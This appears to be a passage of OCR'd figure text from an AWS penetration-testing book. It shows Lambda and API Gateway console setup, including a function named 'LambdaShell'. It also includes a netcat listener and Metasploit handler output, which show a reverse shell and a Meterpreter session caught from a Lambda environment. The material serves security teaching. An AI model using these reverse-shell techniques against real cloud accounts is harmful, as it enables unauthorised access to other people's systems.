testFunction
Use only letters, numbers, hyphens, or underscores with no spaces.

Runtime Info
Choose the language to use to write your function.
Python 3.6 ▼

Permissions Info
Lambda will create an execution role with permission to upload logs to Amazon CloudWatch Logs. You can configure and modify permissions further when you add triggers.


▼ **Choose or create an execution role**

Execution role
Choose a role that defines the permissions of your function. To create a custom role, go to the **IAM console**.


● Create a new role with basic Lambda permissions
○ Use an existing role
○ Create a new role from AWS policy templates

ⓘ Role creation might take a few minutes. Please do not delete the role or edit the trust or permissions policies in this role.

Lambda will create an execution role named testFunction-role-lihsw79p, with permission to upload logs to Amazon CloudWatch Logs.



○ pentestawslambda US West (Oregon) us-west-2 Objects can be public 2020-04-05T17:39:48.000Z



Basic information

Function name
Enter a name that describes the purpose of your function.

s3lambda

Use only letters, numbers, hyphens, or underscores with no spaces.

Runtime Info
Choose the language to use to write your function.

Python 3.8 ▼

Permissions Info

Lambda will create an execution role with permission to upload logs to Amazon CloudWatch Logs. You can configure and modify permissions further when you add triggers.

▼ **Choose or create an execution role**

Execution role
Choose a role that defines the permissions of your function. To create a custom role, go to the **IAM console**.

○ Create a new role with basic Lambda permissions
○ Use an existing role
● Create a new role from AWS policy templates

ⓘ Role creation might take a few minutes. Please do not delete the role or edit the trust or permissions policies in this role.

Role name
Enter a name for your new role.

s3_pentesting_lambda


Use only letters, numbers, hyphens, or underscores with no spaces.

Policy templates - *optional* Info
Choose one or more policy templates.

▼

Amazon S3 object read-only permissions ✕
S3

AWS Config Rules permissions ✕
Config S3



Add trigger

Trigger configuration

S3
aws storage

Bucket
Please select the S3 bucket that serves as the event source. The bucket must be in the same region as the function.

pentestawslambda

Event type
Select the events that you want to have trigger the Lambda function. You can optionally set up a prefix or suffix for an event. However, for each bucket, individual events cannot have multiple configurations with overlapping prefixes or suffixes that could match the same object key.

All object create events

Prefix - *optional*
Enter a single optional prefix to limit the notifications to objects with keys that start with matching characters.


e.g. images/

Suffix - *optional*
Enter a single optional suffix to limit the notifications to objects with keys that end with matching characters.

e.g. .jpg

Lambda will add the necessary permissions for Amazon S3 to invoke your Lambda function from this trigger. Learn more about the Lambda permissions model.

☑ Enable trigger
Enable the trigger now, or create it in a disabled state for testing (recommended).




✓ Your Lambda function "testFunction" was successfully deleted.

Functions (0)

Function name	Description	Runtime	Code size	Last modified

There is no data to display.



Create function Info

Choose one of the following options to create your function.

● Author from scratch
Start with a simple Hello World example.

○ Use a blueprint
Build a Lambda application from sample code and configuration presets for common use cases.

○ Browse serverless app repository
Deploy a sample Lambda application from the AWS Serverless Application Repository.


Basic information

Function name
Enter a name that describes the purpose of your function.
LambdaShell
Use only letters, numbers, hyphens, or underscores with no spaces.

Runtime Info
Choose the language to use to write your function.
Python 2.7 ▼

Permissions Info
Lambda will create an execution role with permission to upload logs to Amazon CloudWatch Logs. You can configure and modify permissions further when you add triggers.

▶ Choose or create an execution role



Edit basic settings

Basic settings

Description - *optional*
shell timeout


Memory (MB) Info
Your function is allocated CPU proportional to the memory configured.
128 MB

Timeout Info
5 min 0 sec

Execution role
Choose a role that defines the permissions of your function. To create a custom role, go to the IAM console.
● Use an existing role
○ Create a new role from AWS policy templates

Existing role
Choose an existing role that you've created to be used with this Lambda function. The role must have permission to upload logs to Amazon CloudWatch Logs.
service-role/LambdaShell-role-s3mhjnzb ▼

View the LambdaShell-role-s3mhjnzb role on the IAM console.


Configure test event

A function can have up to 10 test events. The events are persisted so you can switch to another computer or web browser and test your function with the same events.

● Create new test event

○ Edit saved test events


Event template

Hello World


Event name

shell

```
{
  "key1": "value1",
  "key2": "value2",
  "key3": "value3"
}
```





```
root@kali:~# nc -lnvp 1337
listening on [any] 1337 ...
connect to [172.31.22.25] from (UNKNOWN) [44.234.36.61] 45154
bash: no job control in this shell
bash-4.2$ id
id
uid=496(sbx_user1051) gid=495 groups=495
bash-4.2$ uname -a
uname -a
Linux 169.254.126.229 4.14.138-99.102.amzn2.x86_64 #1 SMP Tue Aug 20 23:10:42 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
bash-4.2$ ls
ls
lambda_function.py
bash-4.2$
```



```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.31.22.25:1337
[*] Sending stage (53755 bytes) to 54.203.4.97
[*] Meterpreter session 2 opened (172.31.22.25:1337 → 54.203.4.97:57454) at 2020-04-03 05:28:55 +0000
```

Chapter 8: Assessing AWS API Gateway





AWS services


Find Services

You can enter names, keywords or acronyms.

api

API Gateway

Build, Deploy and Manage APIs




REST API

Develop a REST API where you gain complete control over the request and response along with API management capabilities.

Works with the following:

Lambda, HTTP, AWS Services



Choose the protocol

Select whether you would like to create a REST API or a WebSocket API.

● REST ○ WebSocket

Create new API


In Amazon API Gateway, a REST API refers to a collection of resources and methods that can be invoked through HTTPS endpoints.

● New API ○ Import from Swagger or Open API 3 ○ Example API

Settings

Choose a friendly name and description for your API.


API name*	PentestPacktAWS
Description	Packt Example
Endpoint Type	Regional



● New project on disk

File:

Name: AWS Kali Project



● Use Burp defaults

○ Use options saved with project

